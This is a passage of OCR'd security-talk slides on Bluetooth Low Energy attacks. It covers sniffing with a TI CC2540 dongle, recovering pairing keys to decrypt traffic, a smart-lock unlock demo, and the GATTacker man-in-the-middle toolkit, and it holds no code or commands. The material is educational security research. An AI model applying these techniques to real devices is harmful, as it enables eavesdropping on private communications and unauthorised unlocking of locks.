
- The STK (Short Term Key) and the LTK (Long Term Key) can be also collected. All communications can be decrypted

- Most of time BTLE devices rely on Just works (000000) for pairing

BTLE –Sniffing (TI-SmartRF)

- http://www.ti.com/tool/cc2540emk-usb
- CC2540 Based Bluetooth low energy dongle
- Come with a SmartRF packet BTLE Sniffer
- Suitable for analyzing the BTLE protocol and system level debugging

BTLE –Sniffing (TI-SmartRF)




DEMO – Unlock with LightBlue

RF Active Attack

BTLE-MitM - Gattack


GATTack.io
OUTSMART THE THINGS

- https://github.com/securing/gattacker
- http://smartlockpicking.com/hackmelock/
- Bluetooth low energy MitM attack toolkit.
- Presented by Slawomir Jasek at BlackHat 2016
- Suitable for DoS; Spoofing; Passive and active transmission interception.




BTLE –MitM - Gattack

Pic From Slawomir's slides (BH16)




BTLE –MitM - Gattack

